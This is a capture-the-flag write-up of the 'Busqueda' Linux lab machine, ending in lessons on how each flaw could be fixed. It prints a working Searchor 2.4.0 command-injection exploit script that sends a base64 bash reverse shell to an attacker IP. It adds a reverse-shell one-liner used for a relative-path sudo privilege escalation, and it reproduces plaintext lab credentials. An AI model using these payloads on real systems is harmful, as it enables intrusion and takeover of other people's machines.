Busqueda
 Linux Standalone
 Python command injection in Searchor 2.4.0, escalating to root via a relative-path hijack in a sudo-run script.
Every box opens with the same two questions: what is listening, and what is it running?
First, confirm the host is actually up.
Host reachability ping
┌──(Idan@Kali)-[~/Busqueda]└─> ping 10.129.228.217PING 10.129.228.217 (10.129.228.217) 56(84) bytes of data.64 bytes from 10.129.228.217: icmp_seq=1 ttl=63 time=81.8 ms64 bytes from 10.129.228.217: icmp_seq=2 ttl=63 time=81.6 ms64 bytes from 10.129.228.217: icmp_seq=3 ttl=63 time=79.6 ms64 bytes from 10.129.228.217: icmp_seq=4 ttl=63 time=80.8 ms--- 10.129.228.217 ping statistics ---4 packets transmitted, 4 received, 0% packet loss, time 3010msrtt min/avg/max/mdev = 79.593/80.953/81.800/0.866 msThe ttl=63 is a small tell (a Linux default of 64, minus one hop). The scan settles it.
Service & version enumeration nmap
┌──(Idan@Kali)-[~/Busqueda]└─> nmap -sC -sV 10.129.228.217Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-12 20:37 -0400Nmap scan report for 10.129.228.217Host is up (0.087s latency).Not shown: 998 closed tcp ports (reset)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)|_ 256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)80/tcp open http Apache httpd 2.4.52|_http-title: Did not follow redirect to http://searcher.htb/|_http-server-header: Apache/2.4.52 (Ubuntu)Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernelOS fingerprinting and extended service enumeration confirmed Linux 5.x, but revealed nothing actionable.
Aggressive scan, OS detection & extended service enumeration nmap
┌──(Idan@Kali)-[~/Busqueda]└─> nmap -A 10.129.228.217Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-12 20:39 -0400Nmap scan report for 10.129.228.217Host is up (0.097s latency).Not shown: 998 closed tcp ports (reset)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)80/tcp open http Apache httpd 2.4.52Device type: general purposeRunning: Linux 5.XOS CPE: cpe:/o:linux:linux_kernel:5OS details: Linux 5.0 - 5.14Network Distance: 2 hopsService Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernelWeb Enumeration
Section titled “Web Enumeration”Apache is redirecting me to a name it never introduced. Time to make searcher.htb answer, then find out what is really running behind it.
First, map the hostname in /etc/hosts:
┌──(Idan@Kali)-[~/Busqueda]└─> sudo nano /etc/hosts# Add the following line10.129.228.217 searcher.htbWith the name resolving, searcher.htb loads: a clean search front end that proxies queries to other engines.

I fingerprinted the stack three ways: feroxbuster for hidden routes, nikto for misconfigurations, and whatweb for the technology behind the polish.
Directory and route discovery feroxbuster
┌──(Idan@Kali)-[~/Busqueda]└─> feroxbuster --url http://searcher.htb/ -q -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --insecure -C 404 -o feroxscan405 GET 5l 20w 153c http://searcher.htb/search200 GET 430l 751w 13519c http://searcher.htb/403 GET 9l 28w 277c http://searcher.htb/server-statusThe attack surface is surprisingly small. The only route worth a closer look is /search.
Header and version sweep nikto
┌──(Idan@Kali)-[~/Busqueda]└─> nikto -h http://searcher.htb -Tuning 2 -maxtime 300- Nikto v2.6.0+ Target IP: 10.129.228.217+ Target Hostname: searcher.htb+ Target Port: 80+ Server: Werkzeug/2.1.2 Python/3.10.6+ /: Server banner changed from 'Werkzeug/2.1.2 Python/3.10.6' to 'Apache/2.4.52 (Ubuntu)'.+ Python/3.10.6 appears to be outdated (current is at least 3.13.1).+ Several suggested security headers missing (referrer-policy, x-content-type-options, CSP, etc.)+ 1333 requests: 0 errors and 10 items reported on the remote hostMissing headers are just background noise. The real story is the shifting server banner, hinting at something hiding behind Apache.
Technology fingerprint whatweb
┌──(Idan@Kali)-[~/Busqueda]└─> whatweb -a 3 http://searcher.htbhttp://searcher.htb [200 OK] Bootstrap[4.1.3], HTML5, HTTPServer[Werkzeug/2.1.2 Python/3.10.6], JQuery[3.2.1], Python[3.10.6], Title[Searcher], Werkzeug[2.1.2]And there it is: the facade drops, confirming a custom Python backend is handling the requests.
Foothold: Searchor Command Injection
Section titled “Foothold: Searchor Command Injection”Searchor 2.4.0 builds its redirect from whatever I type. If it evaluates that string, the search box is a shell.
A 405 Method Not Allowed is a hint, not a wall: the route exists, it just expects a different HTTP method. So I sent /search a POST through Burp Suite to see how it handles input.


That version number is the lead. Searchor 2.4.0 has a well-documented arbitrary command injection.
- Project: https://github.com/ArjunSharda/Searchor
- Public exploit: https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection/
The public script automates the payload chain: a bash reverse shell is base64-encoded, wrapped inside the os.system break-out, then URL-encoded (notably the + characters) to survive transit, before being posted to /search.
Reproducing the attack exploit.sh
### Exploit Code (exploit.sh):
#!/bin/bash -default_port="9001"port="${3:-$default_port}"rev_shell_b64=$(echo -ne "bash  -c 'bash -i >& /dev/tcp/$2/${port} 0>&1'" | base64)evil_cmd="',__import__('os').system('echo ${rev_shell_b64}|base64 -d|bash -i')) # junky comment"plus="+"
if [ -z "${evil_cmd##*$plus*}" ]; then    evil_cmd=$(echo ${evil_cmd} | sed -r 's/[+]+/%2B/g')fi
curl -s -X POST $1/search -d "engine=Google&query=${evil_cmd}" 1> /dev/null
# Terminal 1: start the listener┌──(Idan@Kali)-[~/Busqueda]└─> nc -lvnp 9001
# Terminal 2: fire the exploit┌──(Idan@Kali)-[~/Busqueda]└─> ./exploit.sh http://searcher.htb 10.10.14.87---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---[*] Input target is http://searcher.htb[*] Input attacker is 10.10.14.87:9001[*] Run the Reverse Shell... Press Ctrl+C after successful connection
# Back in terminal 1:connect to [10.10.14.87] from (UNKNOWN) [10.129.228.217] 57982bash: cannot set terminal process group (1561): Inappropriate ioctl for devicebash: no job control in this shellsvc@busqueda:/var/www/app$ whoamisvc
The script closes Searchor’s eval() expression, runs a base64 reverse shell, and the listener catches svc.

I land as svc in /var/www/app, the application’s own directory. That is the foothold, and the user flag is one cat away.
Reading the user flag cat
svc@busqueda:/var/www/app$ cat user.txt<user flag>User Flag
Section titled “User Flag”Privilege Escalation
Section titled “Privilege Escalation”svc got me through the door. Something here is trusted more than it should be, and I need to find it, starting with whatever the web root left behind.
The reflex is sudo -l, but it wants svc’s password and I do not have one yet. So the order inverts: before I can ask what svc may run as root, I need a credential, and a web app’s own directory is the first place to dig.
Loot the Checked-in .git Directory
Section titled “Loot the Checked-in .git Directory”A .git folder inside the web root is a gift: its config may hold the remote’s credentials in plaintext.
Exposed .git/config and remote credentials

svc@busqueda:/var/www/app/.git$ cat config[core] repositoryformatversion = 0 filemode = true bare = false logallrefupdates = true[remote "origin"] url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git fetch = +refs/heads/*:refs/remotes/origin/*[branch "main"] remote = origin merge = refs/heads/mainThe remote points at a new host gitea.searcher.htb, so I add it to /etc/hosts and browse to the Gitea instance with the credentials I just found.
# Append the Gitea vhost so it resolves10.129.228.217 searcher.htb gitea.searcher.htb
What Can User svc Run as Root?
Section titled “What Can User svc Run as Root?”With the password in hand, sudo -l is the fast path.
Where can svc act as root? sudo
svc@busqueda:/var/www/app/.git$ sudo -l[sudo] password for svc:Matching Defaults entries for svc on busqueda:    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User svc may run the following commands on busqueda:    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
So svc can run one specific script as root with any arguments (*). The source is root-only (-rwx--x--x), but I can still ask it what it does.
Enumerating system-checkup.py
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py --helpUsage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)
     docker-ps     : List running docker containers     docker-inspect : Inspect a certain docker container     full-checkup  : Run a full system checkup
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-psCONTAINER ID   IMAGE                COMMAND                  CREATED       STATUS       PORTS                                             NAMES960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   3 years ago   Up 4 hours   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   giteaf84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   3 years ago   Up 4 hours   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db
docker-inspect takes a format string and a container name, letting me read a container’s full configuration, including environment variables. I pull Gitea’s config and pipe it through jq for readability.
Container environment docker-inspect gitea
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json .Config}}' gitea# piped the JSON back on Kali through jq:{ "Env": [ "USER_UID=115", "USER_GID=121", "GITEA__database__DB_TYPE=mysql", "GITEA__database__HOST=db:3306", "GITEA__database__NAME=gitea", "GITEA__database__USER=gitea", "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh", "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "USER=git", "GITEA_CUSTOM=/data/gitea" ], "Image": "gitea/gitea:latest", "WorkingDir": "", "Entrypoint": ["/usr/bin/entrypoint"]}Inspecting the Gitea container leaks its database password straight out of the environment variables.

Relative-Path Hijack to Root
Section titled “Relative-Path Hijack to Root”The administrator scripts repo in Gitea exposes the source of system-checkup.py. The full-checkup action is the weak point: it calls a helper script using a relative path.
elif action == 'full-checkup': try: arg_list = ['./full-checkup.sh'] print(run_command(arg_list)) print('[+] Done!') except: print('Something went wrong') exit(1)That single ./ is the vulnerability: the script calls ./full-checkup.sh, which is resolved relative to the current working directory, and I control that directory when I invoke it. The sudoers secure_path only sanitizes PATH lookups, not relative paths used directly in the script.
So I drop a custom full-checkup.sh (a reverse shell) into a directory I control, then run the script from there. It executes it as root.
Exploiting the relative path ./full-checkup.sh
svc@busqueda:~$ echo -e '#!/bin/bash\n/bin/bash -i >& /dev/tcp/10.10.14.87/4444 0>&1' > full-checkup.sh; chmod +x full-checkup.shsvc@busqueda:~$ cat full-checkup.sh#!/bin/bash/bin/bash -i >& /dev/tcp/10.10.14.87/4444 0>&1svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
#On Kali, Penelope catches the connection and upgrades the shell:┌──(Idan@Kali)-[~/Busqueda]└─> penelope -p 4444[+] Listening for reverse shells on 0.0.0.0:4444[+] Got reverse shell from busqueda~10.129.228.217-Linux-x86_64  Assigned SessionID <1>[+] Shell upgraded successfully using /usr/bin/python3!──────────────────────────────────────────────────────────────────────────────root@busqueda:/home/svc#
The root-owned script runs full-checkup.sh from my working directory, handing back a root shell.
Confirming root whoami
root@busqueda:/home/svc# whoamirootroot@busqueda:/home/svc# cat /root/root.txt<password>Root Flag
Section titled “Root Flag”Summary
Section titled “Summary”The whole path in one breath: Searchor 2.4.0 evaluates whatever I type into the search box, giving me a shell as svc. A .git directory left in the web root leaks a password, which unlocks a Gitea secret that the administrator account reuses. Finally, a root-owned checkup script that calls a helper via a relative path lets me swap in my own helper and become root.
Reflection
Section titled “Reflection”Three lessons, one per stage of the chain:
eval()on user input is the original sin. Searchor’s command injection existed because it evaluated a string built from the query. A blocklist would not have saved it, the fix is to never let untrusted text reach an evaluator.- Credential reuse turns a single leak into a cascade. The password found in
.git/configalso worked forsvcover SSH, and the Gitea database password also worked foradministrator. A single secret that travels between accounts collapses every boundary it touches. - A relative path under sudo is a straightforward privilege escalation.
system-checkup.pycalled./full-checkup.shinstead of an absolute path, andsecure_pathdoes not cover paths a script constructs for itself. Privileged programs should call helpers by absolute path and pin their working directory.